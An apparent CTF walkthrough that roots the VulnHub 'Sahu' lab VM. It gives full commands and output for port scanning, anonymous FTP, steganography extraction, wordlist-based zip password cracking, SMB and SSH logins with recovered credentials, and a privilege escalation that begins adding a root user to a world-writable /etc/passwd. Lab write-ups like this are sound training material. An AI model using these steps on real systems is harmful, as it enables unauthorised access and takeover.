

# GUIDE TO ROOT : VULNHUB SAHU

<https://www.vulnhub.com/entry/sahu-11,421/>

## 1. Get VM IP

Run in a new terminal window the following command:

`nbtscan < subnet >`

```
root@kali: ~  
root@kali:~# nbtscan 10.0.2.0/24  
Doing NBT name scan for addresses from 10.0.2.0/24  


| IP address | NetBIOS Name                     | Server   | User            | MAC address       |
|------------|----------------------------------|----------|-----------------|-------------------|
| 10.0.2.0   | Sendto failed: Permission denied |          |                 |                   |
| 10.0.2.51  | SAHU-VIRTUALBOX                  | <server> | SAHU-VIRTUALBOX | 00:00:00:00:00:00 |
| 10.0.2.255 | Sendto failed: Permission denied |          |                 |                   |

  
root@kali:~#
```

This tool will show the netbios information that is being broadcasting in the network. Out victim's machine IP is 10.0.2.51.

## 2. Enumeration

First of all, let's run a nmap scan to know which services is the VM offering:

`nmap -sS -sV -T4 -p1-65535 10.0.2.51`

```
root@kali: ~  
root@kali:~# nmap -sS -sV -T4 -p1-65535 10.0.2.51  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-09 22:40 CST  
Nmap scan report for 10.0.2.51  
Host is up (0.000069s latency).  
Not shown: 65530 closed ports  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 3.0.3  
22/tcp    open  ssh          OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))  
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAHU)  
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAHU)  
MAC Address: 08:00:27:71:31:F9 (Oracle VirtualBox virtual NIC)  
Service Info: Host: SAHU-VIRTUALBOX; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 13.98 seconds  
root@kali:~#
```

It is showing the ports 21, 22, 80, 139 and 445 opened. Let's try to find out what we can see in those ports. The hostname of the VM is SAHU-VIRTUALBOX and it is a Linux system.

Let's create a new directory to store all the files related to this VM.

`mkdir /root/Escritorio/SAHU-VM && cd /root/Escritorio/SAHU-VM`

The FTP servers, often allows Anonymous login. To check this, we can use Nmap:

`nmap -p 21 --script ftp-anon 10.0.2.51`

```
root@kali: ~/Escritorio/SAHU-VM
root@kali:~/Escritorio/SAHU-VM# nmap -p 21 --script ftp-anon 10.0.2.51
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-09 22:59 CST
Nmap scan report for 10.0.2.51
Host is up (0.00063s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r-- 1 0      0      230 Jan 30 13:55 ftp.zip
MAC Address: 08:00:27:71:31:F9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.23 seconds
root@kali:~/Escritorio/SAHU-VM#
```

Now, we have a file called “ftp.zip” that is shared with the FTP service with the Anonymous account. To get this file, we can download it with the following command:

ftp 10.0.2.51

user: Anonymous

pass: Anonymous

get ftp.zip

```
root@kali: ~/Escritorio/SAHU-VM
root@kali:~/Escritorio/SAHU-VM# ftp 10.0.2.51
Connected to 10.0.2.51.
220 (vsFTPd 3.0.3)
Name (10.0.2.51:root): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0      0      230 Jan 30 13:55 ftp.zip
226 Directory send OK.
ftp> get ftp.zip
local: ftp.zip remote: ftp.zip
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ftp.zip (230 bytes).
226 Transfer complete.
230 bytes received in 0.00 secs (1.3624 MB/s)
ftp> exit
221 Goodbye.
root@kali:~/Escritorio/SAHU-VM# ls -l
total 4
-rw-r--r-- 1 root root 230 mar  9 23:02 ftp.zip
root@kali:~/Escritorio/SAHU-VM#
```

This .zip file has inside a compressed file called ftp.txt, but it is password protected, so we can not extract it because we don’t have the key.

Let’s move on. The SSH service does not shows any estrange behavior, it means that there is nothing to explore, this is just a simply way to connect to the VM’s shell.

Let’s see what we can see if we open the IP address in a web browser, to see what is offering in the HTTP service.




It opens a web page but it is only showing the map of an Indian region called “Haryana”. If we take a look into the source code of the HTML page, nothing strange is found, any external reference or some coded text it is written there, just the path of the map image.



But, let's try to download the image, maybe it can be useful in the future. We can get the image with the following command:

wget http://10.0.2.51/Haryana-1-1.jpg



Now we have two files stored in the SAHU-VM folder, ftp.zip and Haryana-1-1.jpg.

But what else can be found in the HTTP service?

Let's use a tool to make a brute-force in the URL to see if there is more directories:

dirb http://10.0.2.51/

```
root@kali: ~/Escritorio/SAHU-VM
root@kali:~/Escritorio/SAHU-VM# dirb http://10.0.2.51/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Tue Mar 10 00:36:47 2020
URL_BASE: http://10.0.2.51/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.51/ ----
==> DIRECTORY: http://10.0.2.51/H/
+ http://10.0.2.51/index.php (CODE:200|SIZE:194)
+ http://10.0.2.51/server-status (CODE:403|SIZE:274)

---- Entering directory: http://10.0.2.51/H/ ----
==> DIRECTORY: http://10.0.2.51/H/A/

---- Entering directory: http://10.0.2.51/H/A/ ----
==> DIRECTORY: http://10.0.2.51/H/A/R/

---- Entering directory: http://10.0.2.51/H/A/R/ ----


-----

END TIME: Tue Mar 10 00:36:57 2020
DOWNLOADED: 18448 - FOUND: 2
root@kali:~/Escritorio/SAHU-VM#
```


It found 2 new paths. If you can see, there is a path after the IP that is /H/A/R.

Seems to be matching with the name we see before, Haryana. Let's try to enter this path manually in the browser:

http://10.0.2.51/H/A/R/Y/A/N/A/



We found another website with some of the history of the Haryana region, very interesting. Now let's take a look into the source code of this website.




```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <style>
5 body {background-color: black;}
6 h1 {color: blue;}
7 p {color: red;}
8 </style>
9 </head>
10 <body>
11
12 <h1>About Haryana</h1>
13 <p>
14 The name of Haryana instantly conjures up the image of a State which astonishingly combines br
15 Replete with myths, legends and vedic references, Haryanaâ€™s past is steeped in glory. It wa:
16 The Mahabharata knows Haryana as the land of plentiful grains (Bahudhanyaka) and immense rich
17 The region has been the scene of many a war because of its being â€ˆA Gateway to North Indiaâ€
18 Indeed, the history of Haryana is the saga of the struggle of a virile, righteous, forthright
19 Haryana has always remained a rendezvous for diverse races, cultures and faiths. It is on thi:
20 Haryana emerged as a separate State in the federal galaxy of the Indian Republic on November :
21 .</p> #try to extract with hurryry
22
23 </body>
24 </html>
```

There is a phrase that is hidden in the original website, because the background color is black, we can not see it, but we found it in the source code, the phrase says: “#Try to extract with hurryry”

Mmm, very interesting, the word “hurryry” is written wrong, maybe this is intentionally.

Now let's move on and see what we can get exploring the Samba port. We can use Nmap to enumerate the shared content with the SMB protocol:

nmap -p445 --script smb-enum-shares 10.0.2.51



```
root@kali: ~/Escritorio/SAHU-VM
root@kali:~/Escritorio/SAHU-VM# nmap -p445 --script smb-enum-shares 10.0.2.51
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-10 10:01 CST
Nmap scan report for 10.0.2.51
Host is up (0.00054s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:71:31:F9 (Oracle VirtualBox virtual NIC)

Host script results:
|_ smb-enum-shares:
|   account_used: guest
|   \\10.0.2.51\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (sahu-VirtualBox server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.0.2.51\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.0.2.51\sambashare:
|     Type: STYPE_DISKTREE
|     Comment: Samba on Ubuntu
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\sahu\sambashare
|     Anonymous access: <none>
|     Current user access: <none>
|_
Nmap done: 1 IP address (1 host up) scanned in 14.28 seconds
root@kali:~/Escritorio/SAHU-VM#
```

As we can see, there are 3 folders shared:

- \\10.0.2.51\IPC\$, points to \tmp.
- \\10.0.2.51\print\$ points to \var\lib\samba\printers.
- \\10.0.2.51\sambashare points to \home\sahu\sambashare.

The only useful shared folder is the last one, but if we try to connect there, it asks for credentials.

### 3. Going deeper


Well, this is all the information we can collect. Let's make some correlations.

Regarding to Wikipedia, "Sahu" is a last name founded in India, and may belong from tribes. Also, the term "Sahu" generally means "businessman", "gentle" or "patient". Haryana is a state in India, located in the northern part of the country.

Thinking on the phrase "#Try to extract with hurry", very often, the files has embedded other files. This technique is called Steganography. The most used tool to hide files in others is called "steghide". Let's use the steghide tool with the image of the map of Haryana:


steghide extract -sf Haryana-1-1.jpg

It asks for a passphrase, let's try the word hurry



```
root@kali: ~/Escritorio/SAHU-VM
root@kali:~/Escritorio/SAHU-VM# steghide extract -sf Haryana-1-1.jpg
Anotar salvoconducto:
anotar los datos extraidos e/"file.txt".
root@kali:~/Escritorio/SAHU-VM#
```

Eureka! There was a hidden file, called file.txt, embedded in the image.



```
file.txt
~/Escritorio/SAHU-VM

I have found the password for a zip file but i have forgote the
last part of it, can you find out

SAHU**
```

It says explicitly the password of the ftp.zip file starts with SAHU, but the last two characters are unknown.

So, let's try to brute force these two characters. To do it, we need to create a dictionary with the help of the tool "crunch".

The command that will make a dictionary with the words starting with the string SAHU and the words length of 6 characters is:

```
crunch 6 6 -f /usr/share/crunch/charset.lst mixalpha-numeric-all-space-sv -t SAHU@@ -o charts.txt
```



This will create a file called charts.txt with the first word “5AHUaa” and the last “5AHU “. Going through all letters, upper and lower case, all numbers and all symbols.

```
root@kali: ~/Escritorio/SAHU-VM
root@kali:~/Escritorio/SAHU-VM# crunch 6 6 -f /usr/share/crunch/charset.lst mixal
pha-numeric-all-space-sv -t 5AHU@@ -o charts.txt
Notice: Detected unicode characters. If you are piping crunch output
to another program such as john or aircrack please make sure that program
can handle unicode input.

Do you want to continue? [Y/n] Y
Crunch will now generate the following amount of data: 72619 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10201

crunch: 100% completed generating output
root@kali:~/Escritorio/SAHU-VM#
```

Now let's try to open the ftp.zip file with one of the 10201 words created in the dictionary. To do this in an automatic way, there is a tool called “fcrackzip”, that will help with the brute forcing of the zip password. The command to make this is:

fcrackzip -u -v -D -p charts.txt ftp.zip

```
root@kali: ~/Escritorio/SAHU-VM
root@kali:~/Escritorio/SAHU-VM# fcrackzip -u -v -D -p charts.txt ftp.zip
found file 'ftp.txt', (size cp/uc 50/ 49, flags 9, chk 6e8d)

PASSWORD FOUND!!!!: pw == 5AHU#5
root@kali:~/Escritorio/SAHU-VM#
```

Eureka! We just find the password of the zip file, it is 5AHU#5  
Now let's go and open it.

```
root@kali: ~/Escritorio/SAHU-VM
root@kali:~/Escritorio/SAHU-VM# unzip ftp.zip
Archive:  ftp.zip
[ftp.zip] ftp.txt password:
  inflating: ftp.txt
root@kali:~/Escritorio/SAHU-VM# cat ftp.txt

  USERNAME = sahu
  PASSWORD = sahu14216
root@kali:~/Escritorio/SAHU-VM#
```

We just find a username and a password. But, as the filename says, it is probably that it only works with the FTP service, but if we try to open the FTP with these credentials, it does not work, but, the shared folder with the Samba service, sambashare, is located in the home directory of the Sahu user, so let's try to open it.

smbclient -U sahu //10.0.2.51/sambashare

```
root@kali: ~/Escritorio/SAHU-VM
root@kali:~/Escritorio/SAHU-VM# smbclient -U sahu //10.0.2.51/sambashare
Enter WORKGROUP\sahu's password:
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Thu Jan 30 02:50:23 2020
..               D           0   Thu Jan 30 01:57:06 2020
ssh.txt          N           64   Thu Jan 30 02:50:02 2020

10253588 blocks of size 1024. 4265212 blocks available
smb: \> get ssh.txt
getting file \ssh.txt of size 64 as ssh.txt (12,5 KiloBytes/sec) (average 12,5 KiloBytes/sec)
smb: \> exit
root@kali:~/Escritorio/SAHU-VM# cat ssh.txt
ssh users list
USERNAME = haryana
PASSWORD = hralltime
root@kali:~/Escritorio/SAHU-VM#
```

Eureka! We found a file called ssh.txt, with the get command we can extract it to our directory. Inside this file, there are a ssh credentials, so let's try to open a ssh session with them.

```
haryana@sahu-VirtualBox: ~
root@kali:~/Escritorio/SAHU-VM# ssh haryana@10.0.2.51
haryana@10.0.2.51's password:
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-18-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

156 updates can be installed immediately.
77 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Last login: Tue Mar 10 11:21:34 2020 from 10.0.2.28
haryana@sahu-VirtualBox:~$ id
uid=1001(haryana) gid=1001(haryana) groups=1001(haryana)
haryana@sahu-VirtualBox:~$
```

Congratulations! We are inside the machine, but this user has limited privileges.

Now let's go to make a privilege escalation to get root user.

#### 4. Privilege escalation

Ok, let's do some enumeration to see what we can do with the user haryana.

There are many privilege escalation methods, so the help of some automated scripts to find vulnerabilities are welcome, such of them are:

- LinEnum
- Linuxprivchecker
- Many others...

We can find them online in the following URL:

<https://www.hackingarticles.in/linux-privilege-escalation-via-automated-script/>



But, let's start with the basics.


The most sensitive files in Linux systems are:

- /etc/passwd
- /etc/group
- /etc/profile
- /etc/shadow

They store the user's information, user's groups, user's profiles and user's passwords.

First of all, let's check the permissions of the file /etc/passwd:

`ls -l /etc/passwd`




```
haryana@sahu-VirtualBox: ~  
haryana@sahu-VirtualBox:~$ ls -l /etc/passwd  
-rwxrwxrwx 1 root root 2900 Jan 30 14:40 /etc/passwd  
haryana@sahu-VirtualBox:~$
```

Eureka! Anyone can read, write and execute this file. So, let's try to add a new user manually to bring it root privileges.

Reference guide: <https://www.hackingarticles.in/editing-etc-passwd-file-for-privilege-escalation/>

We will add a new user manually without using the adduser command. To do this we first need to create a salted password for the user. With the help of the openssl tool we can create a password that Linux system can read. The command to do this is the following:

`openssl passwd -1 -salt [salt value] {password}`



```
haryana@sahu-VirtualBox: ~  
haryana@sahu-VirtualBox:~$ openssl passwd -1 -salt steven steven123  
$1$steven$c780CSbtNK8YV6Wiq3uGd.  
haryana@sahu-VirtualBox:~$
```

The salt value can be any string, in this case can be the word steven and the password is steven123. The result of this salted password is:

`$1$steven$c780CSbtNK8YV6Wiq3uGd.`

Now, let's modify the /etc/passwd file.

We can open this file with the help of nano editor. Then in the last line, we must add the user we want to create, but with the following syntax:

`{username}:{salted password}:{userid}:{usergroup}:{userhome}:{usershell}`

